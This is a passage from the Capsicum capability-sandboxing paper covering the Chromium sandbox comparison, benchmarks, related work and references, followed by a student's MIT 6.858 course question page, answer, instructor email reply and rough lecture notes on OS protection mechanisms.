Another area we are exploring is library self-compartmentalisation. With this approach, library code sandboxes portions of itself transparently to the host application. This approach motivated a number of our design choices, especially as relates to the process model: masking SIGCHLD delivery to the parent when using process descriptors allows libraries to avoid disturbing application state. This approach would allow video codec libraries to sandbox portions of themselves while executing in an unmodified web browser. However, library APIs are often not crafted for sandbox-friendliness: one reason we placed separation in gzip rather than libz is that gzip provided internal APIs based on file descriptors, whereas libz provided APIs based on buffers. Forwarding capabilities offers full UNIX I/O performance, whereas the cost of performing RPCs to transfer buffers between processes scales with file size. Likewise, historic vulnerabilities in libjpeg have largely centred on callbacks to applications rather than existing in isolation in the library; such callback interfaces require significant changes to run in an RPC environment.

4.4 Chromium

Google's Chromium web browser uses a multi-process architecture similar to a Capsicum logical application to improve robustness [18]. In this model, each tab is associated with a *renderer process* that performs the risky and complex task of rendering page contents through page parsing, image rendering, and JavaScript execution. More recent work on Chromium has integrated sandboxing techniques to improve resilience to malicious attacks rather than occasional instability; this has been done in various ways on different supported operating systems, as we will discuss in detail in Section 5.

The FreeBSD port of Chromium did not include sandboxing, and the sandboxing facilities provided as part of the similar Linux and Mac OS X ports bear little resemblance to Capsicum. However, the existing compartmentalisation meant that several critical tasks had already been performed:

- Chromium assumes that processes can be converted into sandboxes that limit new object access
- Certain services were already forwarded to renderers, such as font loading via passed file descriptors
- Shared memory is used to transfer output between renderers and the web browser
- Chromium contains RPC marshalling and passing code in all the required places

The only significant Capsicum change to the FreeBSD port of Chromium was to switch from System V shared memory (permitted in Linux sandboxes) to the POSIX shared memory code used in the Mac OS X port (capability-oriented and permitted in Capsicum's capability mode). Approximately 100 additional lines of code were required to introduce calls to lc_limitfd to limit access to file descriptors inherited by and passed to sandbox processes, such as Chromium data pak files, stdio, and /dev/random, font files, and to call cap_enter. This compares favourably with the 4.3 million lines of code in the Chromium source tree, but would not have been possible without existing sandbox support in the design. We believe it should be possible, without a significantly larger number of lines of code, to explore using the libcapsicum API directly.

Oh is diff on each platform

Operating system	Model	Line count	Description
Windows	ACLs	22,350	Windows ACLs and SIDs
Linux	chroot	605	setuid root helper sandboxes renderer
Mac OS X	Seatbelt	560	Path-based MAC sandbox
Linux	SELinux	200	Restricted sandbox type enforcement domain
Linux	seccomp	11,301	seccomp and userspace syscall wrapper
FreeBSD	Capsicum	100	Capsicum sandboxing using cap_enter

Figure 12: Sandboxing mechanisms employed by Chromium.

5 Comparison of sandboxing technologies

We now compare Capsicum to existing sandbox mechanisms. Chromium provides an ideal context for this comparison, as it employs six sandboxing technologies (see Figure 12). Of these, the two are DAC-based, two MAC-based and two capability-based.

5.1 Windows ACLs and SIDs

On Windows, Chromium uses DAC to create sandboxes [18]. The unsuitability of inter-user protections for the intra-user context is demonstrated well: the model is both incomplete and unwieldy. Chromium uses Access Control Lists (ACLs) and Security Identifiers (SIDs) to sandbox renderers on Windows. Chromium creates a modified, reduced privilege, SID, which does not appear in the ACL of any object in the system, in effect running the renderer as an anonymous user.

However, objects which do not support ACLs are not protected by the sandbox. In some cases, additional precautions can be used, such as an alternate, invisible desktop to protect the user's GUI environment. However, unprotected objects include FAT filesystems on USB sticks and TCP/IP sockets: a sandbox cannot read user files directly, but it may be able to communicate with any server on the Internet or use a configured VPN! USB sticks present a significant concern, as they are frequently used for file sharing, backup, and protection from malware.

Many legitimate system calls are also denied to the sandboxed process. These calls are forwarded by the sandbox to a trusted process responsible for filtering and serving them. This forwarding comprises most of the 22,000 lines of code in the Windows sandbox module.

5.2 Linux chroot

like a VM

Chromium's suid sandbox on Linux also attempts to create a privilege-free sandbox using legacy OS access control; the result is similarly porous, with the additional risk that OS privilege is required to create a sandbox.

In this model, access to the filesystem is limited to a directory via chroot: the directory becomes the sandbox's virtual root directory. Access to other namespaces, including System V shared memory (where the user's X window server can be contacted) and network access, is unconstrained, and great care must be taken to avoid leaking resources when entering the sandbox.

Furthermore, initiating chroot requires a setuid binary: a program that runs with full system privilege. While comparable to Capsicum's capability mode in terms of intent, this model suffers significant sandboxing weakness (for example, permitting full access to the System V shared memory as well as all operations on passed file descriptors), and comes at the cost of an additional setuid-root binary that runs with system privilege.

5.3 MAC OS X Seatbelt

On Mac OS X, Chromium uses a MAC-based framework for creating sandboxes. This allows Chromium to create a stronger sandbox than is possible with DAC, but the rights that are granted to render processes are still very broad, and security policy must be specified separately from the code that relies on it.

The Mac OS X *Seatbelt* sandbox system allows processes to be constrained according to a LISP-based policy language [1]. It uses the MAC Framework [27] to check application activities; Chromium uses three policies for different components, allowing access to filesystem elements such as font directories while restricting access to the global namespace.

Like other techniques, resources are acquired before constraints are imposed, so care must be taken to avoid leaking resources into the sandbox. Fine-grained filesystem constraints are possible, but other namespaces such as POSIX shared memory, are an all-or-nothing affair. The Seatbelt-based sandbox model is less verbose than other approaches, but like all MAC systems, security policy must be expressed separately from code. This can lead to inconsistencies and vulnerabilities.

5.4 SELinux

Chromium's MAC approach on Linux uses an SELinux Type Enforcement policy [12]. SELinux can be used for very fine-grained rights assignment, but in practice, broad rights are conferred because fine-grained Type Enforcement policies are difficult to write and maintain. The requirement that an administrator be involved in defining new policy and applying new types to the file system is a significant inflexibility: application policies cannot adapt dynamically, as system privilege is required to reformulate policy and relabel objects.

The Fedora reference policy for Chromium creates a single SELinux dynamic domain, `chrome_sandbox_t`, which is shared by all sandboxes, risking potential interference between sandboxes. This domain is assigned broad rights, such as the ability to read all files in `/etc` and access to the terminal device. These broad policies are easier to craft than fine-grained ones, reducing the impact of the dual-coding problem, but are much less effective, allowing leakage between sandboxes and broad access to resources outside of the sandbox.

In contrast, Capsicum eliminates dual-coding by combining security policy with code in the application. This approach has benefits and drawbacks: while bugs can't arise due to potential inconsistency between policy and code, there is no longer an easily accessible specification of policy to which static analysis can be applied. This reinforces our belief that systems such as Type Enforcement and Capsicum are potentially complementary, serving differing niches in system security.

5.5 Linux seccomp

Linux provides an optionally-compiled capability mode-like facility called `seccomp`. Processes in `seccomp` mode are denied access to all system calls except `read`, `write`, and `exit`. At face value, this seems promising, but as OS infrastructure to support applications using `seccomp` is minimal, application writers must go to significant effort to use it.

In order to allow other system calls, Chromium constructs a process in which one thread executes in `seccomp` mode, and another "trusted" thread sharing the same address space has normal system call access. Chromium rewrites `glibc` and other library system call vectors to forward system calls to the trusted thread, where they are filtered in order to prevent access to inappropriate shared memory objects, opening files for write, etc. However, this default policy is, itself, quite weak, as read of any file system object is permitted.

The Chromium `seccomp` sandbox contains over a thousand lines of hand-crafted assembly to set up sandboxing, implement system call forwarding, and craft a basic security policy. Such code is a risky proposition: difficult to write and maintain, with any bugs likely leading to security vulnerabilities. The Capsicum approach is similar to that of `seccomp`, but by offering a richer set of services to sandboxes, as well as more granular delegation via capabilities, it is easier to use correctly.

6 Performance evaluation

Typical operating system security benchmarking is targeted at illustrating zero or near-zero overhead in the hopes of selling general applicability of the resulting technology. Our thrust is slightly different: we know that application authors who have already begun to adopt compartmentalisation are willing to accept significant overheads for mixed security return. Our goal is therefore to accomplish comparable performance with significantly improved security.

We evaluate performance in two ways: first, a set of micro-benchmarks establishing the overhead introduced by Capsicum's capability mode and capability primitives. As we are unable to measure any noticeable performance change in our adapted UNIX applications (`tcpdump` and `dhclient`) due to the extremely low cost of entering capability mode from an existing process, we then turn our attention to the performance of our `libcapsicum`-enhanced `gzip`.

All performance measurements have been performed on an 8-core Intel Xeon E5320 system running at 1.86GHz with 4GB of RAM, running either an unmodified FreeBSD 8-STABLE distribution synchronised to revision 201781 (2010-01-08) from the FreeBSD Subversion repository, or a synchronised 8-STABLE distribution with our capability enhancements.

6.1 System call performance

First, we consider system call performance through micro-benchmarking. Figure 13 summarises these results for various system calls on unmodified FreeBSD, and related capability operations in Capsicum. Figure 14 contains a table of benchmark timings. All micro-benchmarks were run by performing the target operation in a tight loop over an interval of at least 10 seconds, repeating for 10 iterations. Differences were computed using Student's t-test at 95% confidence.

Our first concern is with the performance of capability creation, as compared to raw object creation and the closest UNIX operation, `dup`. We observe moderate, but expected, performance overheads for capability wrapping of existing file descriptors: the `cap_new` syscall is 50.7% ± 0.08% slower than dup, or 539 ± 0.8ns slower in absolute terms.

Next, we consider the overhead of capability "unwrapping", which occurs on every descriptor operation. We compare the cost of some simple operations on raw file descriptors, to the same operations on a capability-wrapped version of the same file descriptor: writing a




Figure 13: Capsicum system call performance compared to standard UNIX calls.

single byte to /dev/null, reading a single byte from /dev/zero; reading 10000 bytes from /dev/zero; and performing an fstat call on a shared memory file descriptor. In all cases we observe a small overhead of about 0.06μs when operating on the capability-wrapped file descriptor. This has the largest relative performance impact on fstat (since it does not perform I/O, simply inspecting descriptor state, it should thus experience the highest overhead of any system call which requires unwrapping). Even in this case the overhead is relatively low: 10.2% ± 0.5%.

6.2 Sandbox creation

Capsicum supports ways to create a sandbox: directly invoking cap_enter to convert an existing process into a sandbox, inheriting all current capability lists and memory contents, and the libcapsicum sandbox API, which creates a new process with a flushed capability list.

cap_enter performs similarly to chroot, used by many existing compartmentalised applications to restrict file system access. However, cap_enter out-performs setuid as it does not need to modify resource limits. As most sandboxes chroot and set the UID, entering a capability mode sandbox is roughly twice as fast as a traditional UNIX sandbox. This suggests that the overhead of adding capability mode support to an application with existing compartmentalisation will be negligible, and replacing existing sandboxing with cap_enter may even marginally improve performance.

Creating a new sandbox process and replacing its address space using execve is an expensive operation. Micro-benchmarks indicate that the cost of fork is three orders of magnitude greater than manipulating the process credential, and adding execve or even a single instance of message passing increases that cost further. We also found that additional dynamically linked library dependencies (libcapsicum and its dependency on libsbuf) impose an additional 9% cost to the fork syscall, presumably due to the additional virtual memory mappings being copied to the child process. This overhead is not present on vfork which we plan to use in libcapsicum in the future. Creating, exchanging an RPC with, and destroying a single sandbox (the "sandbox" label in Figure 13(b)) has a cost of about 1.5ms, significantly higher than its subset components.

6.3 gzip performance

While the performance cost of cap_enter is negligible compared to other activity, the cost of multi-process sandbox creation (already taken by dhclient and Chromium due to existing sandboxing) is significant.

To measure the cost of process sandbox creation, we timed gzip compressing files of various sizes. Since the additional overheads of sandbox creation are purely at startup, we expect to see a constant-time overhead to the capability-enhanced version of gzip, with identical linear scaling of compression performance with input file size. Files were pre-generated on a memory disk by reading a constant-entropy data source: /dev/zero for perfectly compressible data, /dev/random for perfectly incompressible data, and base 64-encoded /dev/random for a moderate high entropy data source, with about 24% compression after gzipping. Using a data source with approximately constant entropy per bit minimises variation in overall gzip performance due to changes in compressor performance as files of different sizes are sampled. The list of files was piped to xargs -n 1 gzip -c > /dev/null, which sequentially invokes a new gzip

Benchmark	Time/operation	Difference	% difference
dup	$1.061 \pm 0.000\mu s$	-	-
cap_new	$1.600 \pm 0.001\mu s$	$0.539 \pm 0.001\mu s$	$50.7\% \pm 0.08\%$
shmfd	$2.385 \pm 0.000\mu s$	-	-
cap_new_shmfd	$4.159 \pm 0.007\mu s$	$1.77 \pm 0.004\mu s$	$74.4\% \pm 0.181\%$
fstat_shmfd	$0.532 \pm 0.001\mu s$	-	-
fstat_cap_shmfd	$0.586 \pm 0.004\mu s$	$0.054 \pm 0.003\mu s$	$10.2\% \pm 0.506\%$
read_1	$0.640 \pm 0.000\mu s$	-	-
cap_read_1	$0.697 \pm 0.001\mu s$	$0.057 \pm 0.001\mu s$	$8.93\% \pm 0.143\%$
read_10000	$1.534 \pm 0.000\mu s$	-	-
cap_read_10000	$1.601 \pm 0.003\mu s$	$0.067 \pm 0.002\mu s$	$4.40\% \pm 0.139\%$
write	$0.576 \pm 0.000\mu s$	-	-
cap_write	$0.634 \pm 0.002\mu s$	$0.058 \pm 0.001\mu s$	$10.0\% \pm 0.241\%$
cap_enter	$1.220 \pm 0.000\mu s$	-	-
getuid	$0.353 \pm 0.001\mu s$	$-0.867 \pm 0.001\mu s$	$-71.0\% \pm 0.067\%$
chroot	$1.214 \pm 0.000\mu s$	$-0.006 \pm 0.000\mu s$	$-0.458\% \pm 0.023\%$
setuid	$1.390 \pm 0.001\mu s$	$0.170 \pm 0.001\mu s$	$14.0\% \pm 0.054\%$
fork	$268.934 \pm 0.319\mu s$	-	-
vfork	$44.548 \pm 0.067\mu s$	$-224.3 \pm 0.217\mu s$	$-83.4\% \pm 0.081\%$
pdfork	$259.359 \pm 0.118\mu s$	$-9.58 \pm 0.324\mu s$	$-3.56\% \pm 0.120\%$
pingpong	$309.387 \pm 1.588\mu s$	$40.5 \pm 1.08\mu s$	$15.0\% \pm 0.400\%$
fork_exec	$811.993 \pm 2.849\mu s$	-	-
vfork_exec	$585.830 \pm 1.635\mu s$	$-226.2 \pm 2.183\mu s$	$-27.9\% \pm 0.269\%$
pdfork_exec	$862.823 \pm 0.554\mu s$	$50.8 \pm 2.83\mu s$	$6.26\% \pm 0.348\%$
sandbox	$1509.258 \pm 3.016\mu s$	$697.3 \pm 2.78\mu s$	$85.9\% \pm 0.339\%$

Figure 14: Micro-benchmark results for various system calls and functions, grouped by category.

compression process with a single file argument, and discards the compressed output. Sufficiently many input files were generated to provide at least 10 seconds of repeated gzip invocations, and the overall run-time measured. I/O overhead was minimised by staging files on a memory disk. The use of xargs to repeatedly invoke gzip provides a tight loop that minimising the time between xargs' successive vfork and exec calls of gzip. Each measurement was repeated 5 times and averaged.

Benchmarking gzip shows high initial overhead, when compressing single-byte files, but also that the approach in which file descriptors are wrapped in capabilities and delegated rather than using pure message passing, leads to asymptotically identical behaviour as file size increases and run-time cost are dominated by compression workload, which is unaffected by Capsicum. We find that the overhead of launching a sandboxed gzip is 2.37 ± 0.01 ms, independent of the type of compression stream. For many workloads, this one-off performance cost is negligible, or can be amortised by passing multiple files to the same gzip invocation.

7 Future work

Capsicum provides an effective platform for capability work on UNIX platforms. However, further research and development are required to bring this project to fruition.

We believe further refinement of the Capsicum primitives would be useful. Performance could be improved for sandbox creation, perhaps employing an Capsicum-centric version of the S-thread primitive proposed by Bittau. Further, a "logical application" OS construct might




Figure 15: Run time per gzip invocation against random data, with varying file sizes; performance of the two versions come within 5% of one another at around a 512K.

improve termination properties.

Another area for research is in integrating user interfaces and OS security; Shapiro has proposed that capability-centered window systems are a natural extension to capability operating systems. Improving the mapping of application security constructs into OS sandboxes would also significantly improve the security of Chromium, which currently does not consistently assign web security domains to sandboxes. It is in the context of windowing systems that we have found capability delegation most valuable: by driving delegation with UI behaviors, such as Powerboxes (file dialogues running with ambient authority) and drag-and-drop, Capsicum can support gesture-based access control research.

Finally, it is clear that the single largest problem with Capsicum and other privilege separation approaches is programmability: converting local development into de facto distributed development adds significant complexity to code authoring, debugging, and maintenance. Likewise, aligning security separation with application separation is a key challenge: how does the programmer identify and implement compartmentalisations that offer real security benefits, and determine that they've done so correctly? Further research in these areas is critical if systems such as Capsicum are to be used to mitigate security vulnerabilities through process-based compartmentalisation on a large scale.

8 Related work

must be part of

In 1975, Saltzer and Schroeder documented a vocabulary for operating system security based on on-going work on MULTICS [19]. They described the concepts of capabilities and access control lists, and observed that in practice, systems combine the two approaches in order to offer a blend of control and performance. Thirty-five years of research have explored these and other security concepts, but the themes remain topical.

8.1 Discretionary and Mandatory Access Control

The principle of discretionary access control (DAC) is that users control protections on objects they own. While DAC remains relevant in multi-user server environments, the advent of personal computers and mobile phones has revealed its weakness: on a single-user computer, all eggs are in one basket. Section 5.1 demonstrates the difficulty of using DAC for malicious code containment.

Mandatory access control systemically enforce policies representing the interests of system implementers and administrators. Information flow policies tag subjects and objects in the system with confidentiality and integrity labels—fixed rules prevent reads or writes that allowing information leakage. Multi-Level Security (MLS), formalised as Bell-LaPadula (BLP), protects confidential information from unauthorised release [3]. MLS's logical dual, the Biba integrity policy, implements a similar scheme protecting integrity, and can be used to protect Trusted Computing Bases (TCBs) [4].

MAC policies are robust against the problem of *confused deputies*, authorised individuals or processes who can be tricked into revealing confidential information. In practice, however, these policies are highly inflexible, requiring administrative intervention to change, which precludes browsers creating isolated and ephemeral sandboxes "on demand" for each web site that is visited.

Type Enforcement (TE) in LOCK [20] and, later, SELinux [12] and SEBSD [25], offers greater flexibility by allowing arbitrary labels to be assigned to subjects (domains) and objects (types), and a set of rules to control their interactions. As demonstrated in Section 5.4, requiring administrative intervention and the lack of a facility for ephemeral sandboxes limits applicability for applications such as Chromium: policy, by design, cannot be modified by users or software authors. Extreme granularity of control is under-exploited, or perhaps even discourages, highly granular protection—for example, the Chromium SELinux policy conflates different sandboxes allowing undesirable interference.

8.2 Capability systems, micro-kernels, and compartmentalisation

The development of capability systems has been tied to mandatory access control since conception, as capabilities were considered the primitive of choice for mediation in trusted systems. Neumann et al's Provably Secure Operating System (PSOS) [16], and successor LOCK, propose a tight integration of the two models, with the later refinement that MAC allows revocation of capabilities in order to enforce the *-property [20].

Despite experimental hardware such as Wilkes' CAP computer [28], the eventual dominance of general-purpose virtual memory as the nearest approximation of hardware capabilities lead to exploration of object-capability systems and micro-kernel design. Systems such as Mach [2], and later L4 [11], epitomise this approach, exploring successively greater extraction of historic kernel components into separate tasks. Trusted operating system research built on this trend through projects blending mandatory access control with micro-kernels, such as Trusted Mach [6], DTMach [22] and FLASK [24]. Micro-kernels have, however, been largely rejected by commodity OS vendors in favour of higher-performance monolithic kernels.

MAC has spread, without the benefits of micro-kernel-enforced reference monitors, to commodity UNIX systems in the form of SELinux [12]. Operating system capabilities, another key security element to micro-kernel systems, have not seen wide deployment; however, research has continued in the form of EROS [23] (now CapROS), inspired by KEYKOS [9].

OpenSSH privilege separation [17] and Privman [10] rekindled interest in micro-kernel-like compartmentalisation projects, such as the Chromium web browser [18] and Capsicum's logical applications. In fact, large application suites compare formidably with the size and complexity of monolithic kernels: the FreeBSD kernel is composed of 3.8 million lines of C, whereas Chromium and WebKit come to a total of 4.1 million lines of C++. How best to decompose monolithic applications remains an open research question; Bittau's Wedge offers a promising avenue of research in automated identification of software boundaries through dynamic analysis [5].

Seaborn and Hand have explored application compartmentalisation on UNIX through capability-centric Plash [21], and Xen [15], respectively. Plash offers an intriguing blend of UNIX semantics with capability security by providing POSIX APIs over capabilities, but is forced to rely on the same weak UNIX primitives analysed in Section 5. Supporting Plash on stronger Capsicum foundations would offer greater application compatibility to Capsicum users. Hand's approach suffers from similar issues to `seccomp`, in that the runtime environment for sandboxes is functionality-poor. Garfinkel's Ostia [7] also considers a delegation-centric approach, but focuses on providing sandboxing as an extension, rather than a core OS facility.

A final branch of capability-centric research is capability programming languages. Java and the JVM have offered a vision of capability-oriented programming: a language run-time in which references and byte code verification don't just provide implementation hiding, but also allow application structure to be mapped directly to protection policies [8]. More specific capability-oriented efforts are E [13], the foundation for Capdesk and the DARPA Browser [26], and Caja, a capability subset of the JavaScript language [14].

9 Conclusion

We have described Capsicum, a practical capabilities extension to the POSIX API, and a prototype based on FreeBSD, planned for inclusion in FreeBSD 9.0. Our goal has been to address the needs of application authors who are already experimenting with sandboxing, but find themselves building on sand when it comes to effective containment techniques. We have discussed our design choices, contrasting approaches from research capability systems, as well as commodity access control and sandboxing technologies, but ultimately leading to a new approach. Capsicum lends itself to adoption by blending immediate security improvements to current applications with the long-term prospects of a more capability-oriented future. We illustrate this through adaptations of widely-used applications, from the simple `gzip` to Google's highly-complex Chromium web browser, showing how firm OS foundations make the job of application writers easier. Finally, security and performance analyses show that improved security is not without cost, but that the point we have selected on a spectrum of possible designs improves on the state of the art.

10 Acknowledgments

The authors wish to gratefully acknowledge our sponsors, including Google, Inc, the Rothermere Foundation, and the Natural Sciences and Engineering Research Council of Canada. We would further like to thank Mark Seaborn, Andrew Moore, Joseph Bonneau, Saar Drimer, Bjoern Zeeb, Andrew Lewis, Heradon Douglas, Steve Bellovin, and our anonymous reviewers for helpful feedback on our APIs, prototype, and paper, and Sprewell for his contributions to the Chromium FreeBSD port.

11 Availability

Capsicum, as well as our extensions to the Chromium web browser are available under a BSD license; more information may be found at:

`http://www.cl.cam.ac.uk/research/security/capsicum/`

A technical report with additional details is forthcoming.

References

[1] The Chromium Project: Design Documents: OS X Sandboxing Design. `http://dev.chromium.org/developers/design-documents/sandbox/osx-sandboxing-design`.

[2] Acetta, M. J., Baron, R., Bolowsky, W., Golub, D., Rashid, R., Tevanian, A., and Young, M. Mach: a new kernel foundation for unix development. In *Proceedings of the USENIX 1986 Summer Conference* (July 1986), pp. 93–112.

[3] Bell, D. E., and LaPadula, L. J. Secure computer systems: Mathematical foundations. Tech. Rep. 2547, MITRE Corp., March 1973.

[4] Biba, K. J. Integrity considerations for secure computer systems. Tech. rep., MITRE Corp., April 1977.

[5] Bittau, A., Marchenko, P., Handley, M., and Karp, B. Wedge: Splitting Applications into Reduced-Privilege Compartments. In *Proceedings of the 5th USENIX Symposium on Networked Systems Design and Implementation* (2008), pp. 309–322.

[6] Branstad, M., and Landauer, J. Assurance for the Trusted Mach operating system. *Computer Assurance, 1989. COMPASS '89, 'Systems Integrity, Software Safety and Process Security', Proceedings of the Fourth Annual Conference on* (1989), 103–108.

[7] GARFINKEL, T., PFA, B., AND ROSENBLUM, M. Ostia: A delegating architecture for secure system call interposition. In *Proc. Internet Society 2003* (2003).

[8] GONG, L., MUELLER, M., PRAFULLCHANDRA, H., AND SCHEMERS, R. Going Beyond the Sandbox: An Overview of the New Security Architecture in the Java Development Kit 1.2. In *Proceedings of the USENIX Symposium on Internet Technologies and Systems*.

[9] HARDY, N. KeyKOS architecture. *SIGOPS Operating Systems Review 19*, 4 (Oct 1985).

[10] KILPATRICK, D. Privman: A Library for Partitioning Applications. In *Proceedings of USENIX Annual Technical Conference* (2003), pp. 273–284.

[11] LIEDTKE, J. On microkernel construction. In *Proceedings of the 15th ACM Symposium on Operating System Principles (SOSP-15)* (Copper Mountain Resort, CO, Dec. 1995).

[12] LOSCOCCO, P., AND SMALLEY, S. Integrating flexible support for security policies into the Linux operating system. *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference table of contents* (2001), 29–42.

[13] MILLER, M. S. The e language. `http://www.erights.org/`.

[14] MILLER, M. S., SAMUEL, M., LAURIE, B., AWAD, I., AND STAY, M. Caja: Safe active content in sanitized javascript, May 2008. `http://google-caja.googlecode.com/files/caja-spec-2008-06-07.pdf`.

[15] MURRAY, D. G., AND HAND, S. Privilege Separation Made Easy. In *Proceedings of the ACM SIGOPS European Workshop on System Security (EUROSEC)* (2008), pp. 40–46.

[16] NEUMANN, P. G., BOYER, R. S., GEIERTAG, R. J., LEVITT, K. N., AND ROBINSON, L. A provably secure operating system: The system, its applications, and proofs, second edition. Tech. Rep. Report CSL-116, Computer Science Laboratory, SRI International, May 1980.

[17] PROVOS, N., FRIEDL, M., AND HONEYMAN, P. Preventing Privilege Escalation. In *Proceedings of the 12th USENIX Security Symposium* (2003).

[18] REIS, C., AND GRIBBLE, S. D. Isolating web programs in modern browser architectures. In *EuroSys '09: Proceedings of the 4th ACM European conference on Computer systems* (New York, NY, USA, 2009), ACM, pp. 219–232.

[19] SALTZER, J. H., AND SCHROEDER, M. D. The protection of information in computer systems. In *Communications of the ACM* (July 1974), vol. 17.

[20] SAMI SAYDJARI, O. Lock: an historical perspective. In *Proceeedings of the 18th Annual Computer Security Applications Conference* (2002), IEEE Computer Society.

[21] SEABORN, M. Plash: tools for practical least privilege, 2010. `http://plash.beasts.org/`.

[22] SEBES, E. J. Overview of the architecture of Distributed Trusted Mach. *Proceedings of the USENIX Mach Symposium: November* (1991), 20–22.

[23] SHAPIRO, J., SMITH, J., AND FARBER, D. EROS: a fast capability system. *SOSP '99: Proceedings of the seventeenth ACM symposium on Operating systems principles* (Dec 1999).

[24] SPENCER, R., SMALLEY, S., LOSCOCCO, P., HIBLER, M., ANDERSON, D., AND LEPREAU, J. The Flask Security Architecture: System Support for Diverse Security Policies. In *Proc. 8th USENIX Security Symposium* (August 1999).

[25] VANCE, C., AND WATSON, R. Security Enhanced BSD. *Network Associates Laboratories* (2003).

[26] WAGNER, D., AND TRIBBLE, D. A security analysis of the combex darpabrowser architecture, March 2002. `http://www.combex.com/papers/darpa-review/security-review.pdf`.

[27] WATSON, R., FELDMAN, B., MIGUS, A., AND VANCE, C. Design and Implementation of the TrustedBSD MAC Framework. In *Proc. Third DARPA Information Survivability Conference and Exhibition (DISCEX), IEEE* (April 2003).

[28] WILKES, M. V., AND NEEDHAM, R. M. *The Cambridge CAP computer and its operating system (Operating and programming systems series)*. Elsevier North-Holland, Inc., Amsterdam, The Netherlands, 1979.

6.858: Computer Systems Security

Fall **2012**

Home

General information

Schedule

Reference materials

Piazza discussion

Submission

2011 class materials

Paper Reading Questions

For each paper, your assignment is two-fold. By the start of lecture:

- Submit your answer for each lecture's paper question via the submission web site in a file named `lecn.txt`, and
- E-mail your own question about the paper (e.g., what you find most confusing about the paper or the paper's general context/problem) to 6.858-q@pdos.csail.mit.edu. You cannot use the question below. To the extent possible, during lecture we will try to answer questions submitted by the evening before.

Lecture 4

The authors of the Capsicum paper describe several strategies for how to use Capsicum in several applications (Section 4). How would you recommend using Capsicum in the different components of OKWS? Are there features missing from Capsicum that would have made it easier to build OKWS?

-need to read closer

What is the overall goal?
-prev?, more granular access control

What does it intercept?
Sockets should go through here
-but how would that have been more secure?

Or no - program launched from

Is there a more elegant way to do this? - This seems like a "hack" to get it to work on Linux

Why is it incompatable w/ microarchitature
?clear I didn't fully understand it

Questions or comments regarding 6.858? Send e-mail to the course staff at *6.858-staff@pdos.csail.mit.edu*.

Top // **6.858 home** // *Last updated Monday, 10-Sep-2012 18:58:14 EDT*

How do mobile OS es work

9/16

Paper Question 4

Michael Plasmeier

The okwsld should only load code, such as okwsd with certain capabilities – the ones it absolutely needs.

In addition, for a little extra protection, the file read socket should go through Capsicum via `lc_limitfd`.

The challenge is we don't know what the specific file processors will do. Is there some way for Capsicum to plan for those?

From:	nickolai.zeldovich@gmail.com on behalf of Nickolai Zeldovich <nickolai@csail.mit.edu>
Sent:	Sunday, September 16, 2012 11:54 PM
To:	Michael E Plasmeier
Subject:	Re: L4 Quesstion

On Sun, Sep 16, 2012 at 11:47 PM, Michael E Plasmeier <theplaz@mit.edu> wrote:
> How do mobile OSes (iPhone, Android) work? Is it similar or different
> from this?

Quite different. We'll talk about Android in more detail later in the term. iPhone uses a sandboxing mechanism similar to what's described in section 5.3.

> Why is it incompatible with micro-architecture kernels?

It's not incompatible -- it's just less extreme, in that Capsicum doesn't require every process to be re-written in a capability style.

> If you were designing a kernel from scratch, is there a more elegant
> way to do this?

Probably; there have been many capability-based OSes built over the past 20+ years, many of which this paper cites. KeyKOS is one well-known example.

Nickolai.

6.858 L4

Capabilites, prot. mechasims

No reading for Wed

Guest lecture on Wed

Security competition - w/ Lincoln Labs

Today: Various OS protection mechanisms

Make it easier to give each piece less privs:

Pretty hard to do in Unix

Who sandboxes?

OKWS

Chrome

Acrobat X

Complex processing - but easy output
└ like picture

Input from internet - Network input

Attack

- dhcp client & dhclient

- very hard to write good parse

in all → app develope user sandbox


but if user
want to run code downloaded
Lie screensaver, e-card

Then the API must control

not a good fit for Capicum

its all about the API the
program expects

Want to avoid misuse of privilidges



Alice emails a file to someone

